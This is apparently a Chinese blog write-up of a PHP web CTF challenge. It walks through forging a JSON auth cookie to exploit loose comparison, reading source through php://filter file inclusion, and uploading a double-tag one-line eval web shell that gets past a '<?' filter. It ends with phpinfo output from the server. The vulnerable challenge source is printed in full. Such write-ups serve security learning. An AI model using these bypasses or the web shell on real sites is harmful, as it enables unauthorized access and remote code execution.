CTF（JOSN弱类型）

原创


sunshinelv99 已于 2022-02-11 11:49:30 修改 2475 收藏

文章标签： web安全 安全

于 2022-02-11 11:48:54 首次发布

本文链接：https://blog.csdn.net/sunshinelv99/article/details/122877262


CTF题（JSON弱类型）
首页只有




其中有游客不允许访问 查看cookie

名称	值
authe	%7B%22role%22%3A%22guest%22%2C%22passnum%22%3A%22%3F%3F%3F%3F%3F%3F%3F%3F%22%7D
PHPSESSID	6f944n0fn6iq6ffs7t5uqso6r4

很明显authe是JSON转换的 则把authe转回去




在这里可以看到guest（游客）
把cookie里面改成admin的



名称	值
authe	%7B%22role%22%3A%22admin%22%2C%22passnum%22%3A%22%3F%3F%3F%3F%3F%3F%3F%3F%22%7D
PHPSESSID	6f944n0fn6iq6ffs7t5uqso6r4

但是网页没变化（8个？表示不确定的数值，乱填等于瞎搞爆破没意义）
只能查看源码了（这里可以下载到源码我这里是后面加.bak）



<?php require("header.php"); include_once("config/config.php"); if(!isset($_COOKIE['authe'])){ //secret_is_'hash.??????' $autharr=array('role'=>'guest', 'passnum'=>'????????'); $auth= json_encode($autharr); ob_start(); setcookie('authe', $auth); ob_end_clean(); $_SESSION['isguest']=true; }else{ $temp=$_COOKIE['authe']; $data=json_decode($temp); $num=$data->passnum; if(json_last_error() != JSON_ERROR_NONE){ echo "json error"; exit(); } if($num!=="????????"){ for ($i=0; $i < 7; $i++) { //secret num is random generated that you can't guess, only admin can enter this site. if(!($num[$i]==$secretnum[$i])) { echo "random secret num error"; exit(); } } if($data->role==='admin'){ $_SESSION['isguest']=false; } } } $page=""; if

(isset($_GET['page'])) { $page=strtolower($_GET['page']); $page=str_replace("#", "", $page); $page=str_replace("'", "", $page); if(strpos($page,"config")!==false) exit();
if(strpos($page,"phar")!==false||strpos($page,"zip")!==false||strpos($page,"data")!==false) exit(); $page=$_GET['page'].".php"; } else $page="main.php"; if(!isset($_SESSION['isguest'])||$_SESSION['isguest']===true) { echo "游客(guest)不允许访问更多功能"; exit(); } include($page); ?>
这里是原文规格的

```php
<?php
 require("header.php");
 include_once("config/config.php");
 if(!isset($_COOKIE['authe'])){
  //secret_is_'hash.??????'
  $autharr=array(
   'role'=>'guest',
   'passnum'=>'????????'
   );
  $auth= json_encode($autharr);
  ob_start();
  setcookie('authe', $auth);
  ob_end_clean();
  $_SESSION['isguest']=true;
   }else{
  $temp=$_COOKIE['authe'];
  $data=json_decode($temp);
  $num=$data->passnum;
  if(json_last_error() != JSON_ERROR_NONE){
   echo "json error";
   exit();
  }
  if($num!=="????????"){
   for ($i=0; $i < 7; $i++) {
    //secret num is random generated that you can't guess, only admin can enter this site.
    if(!($num[$i]==$secretnum[$i]))
    {
     echo "random secret num error";
     exit();
    }

   }
   if($data->role==='admin'){
    $_SESSION['isguest']=false;
   }
  }

   }
$page="";
if (isset($_GET['page']))
{
 $page=strtolower($_GET['page']);
 $page=str_replace("#", "", $page);
 $page=str_replace("'", "", $page);
 if(strpos($page,"config")!==false)
  exit();
 if(strpos($page,"phar")!==false||strpos($page,"zip")!==false||strpos($page,"data")!==false)
  exit();

 $page=$_GET['page'].".php";
}
else
```

```php
 $page="main.php";


if(!isset($_SESSION['isguest'])||$_SESSION['isguest']===true)
{
 echo "游客(guest)不允许访问更多功能";
 exit();
}
include($page);
?>
```

在这里的源码可以知道一些信息

```php
    if(!isset($_SESSION['isguest'])||$_SESSION['isguest']===true)
    {
        echo "游客(guest)不允许访问更多功能";
        exit();
    }
    include($page);
?>
```



```php
$_SESSION['isguest']=
```

即需要将

变成FLASE就可以绕过游客登陆了

那么怎么变成FALSE呢，全文只有这里了


```php
    if($num!=="????????"){
        for ($i=0; $i < 7; $i++) {
            //secret num is random generated that you
            guess, only admin can enter this site.
            if(!($num[$i]==$secretnum[$i]))
            {
                echo "random secret num error";
                exit();
            }

        }
        if($data->role==='admin'){
            $_SESSION['isguest']=false;
        }
    }

}
```

要么就是一开始就没有设置值（也就是）

```php
if(!isset($_COOKIE['authe'])){
    //secret_is_'hash.?????'
    $autharr=array(
        'role'=>'guest',
        'passnum'=>'????????'
        );
    $auth= json_encode($autharr);
    ob_start();
    setcookie('authe', $auth);
    ob_end_clean();
    $_SESSION['isguest']=true;
```



忽略但是这个不现实
因为这是设置cookie
所以还是要去绕过for循环，这里就有一个JSON的弱类型利用，我们将cookie的usernum变成数组【true，ture。。。。。】这样在循环里面就可以全部绕过
Cookie的JSON修改为

好现在转换成url进cookie





Cookie现在为
这样就绕过了游客登陆

现在上传图片
现在先验证功能（上传正经图片来验证）



出现






无论png还是.png都是这样 没办法了
只能去尝试看源码，源码怎么找呢 看url
这里出现了文件包含 那就用php://filter去看

注意这里后面没有.php所以后面的（其实index里面也有写为什么这里就不说了）

这里后面没有.php



解码后看源码

Php源码部分

```php
<?php
 include_once("config/config.php");
 if(!isset($_SESSION['isguest'])||$_SESSION['isguest']===true)
 {
  echo "游客不允许访问";
  exit();
 }

$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
 if($name!=="")
 {
  $name1=substr($name,-4);
  if(is_uploaded_file($tmpName)){
   $time=time();
   $file=md5($name);
   $rootpath='uploads/'.$file.$name1;
   if(!move_uploaded_file($tmpName,$rootpath)){
    echo "<script language='JavaScript'>alert('文件移动失败!');window.location='index.php?page=submit'</script>";
    exit;
   }
   else{
    if($name1===".php"){
     file_put_contents($rootpath,preg_replace("/<\?/","",file_get_contents($rootpath)));
    }

   }
  }
  echo "图片ID: ".$time;
 }
}
catch(Exception $e)
{
 echo "ERROR";
}
//
 ?>
```

看到

```php
 if($name1===".php"){
     file_put_contents($rootpath,preg_replace("/<\?/","",file_get_contents($rootpath)));
 }
```

知道过滤了<?
这样注意写一句话木马的时候要注意双写

```php
<<??php  eval($_POST['cmd']); ?>
```

还要注意这里文件名被md5加密了


```
$name1=substr($name,-4);
if(is_uploaded_file($tmpName)){
    $time=time();
    $file=md5($name);
    $rootpath='uploads/'.$file.$name1;
    if(!move_uploaded_file($tmpName,$rootpath)){
        echo "<script language='JavaScript'>alert('文件移动
            index.php?page=submit'</script>";
        exit;
```



上传一句话木马

加密的文件名

字符串	ma.php
16位 小写	8dd30d076fe3ef91
16位 大写	8DD30D076FE3EF91
32位 小写	67c147f48dd30d076fe3ef916c5d3d50
32位 大写	67C147F48DD30D076FE3EF916C5D3D50

访问





PHP Version 5.5.9-1ubuntu4.29

System	Linux yhyigoatlm1644547601-54d5964b4c-b2ctc 4.19.91-19.1.al7.x86_64 #1 SMP Tue May 26 19:19:43 CST 2020 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-apcu.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS
PHP Extension Build	API20121212,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal	disabled

现在链接上后台就行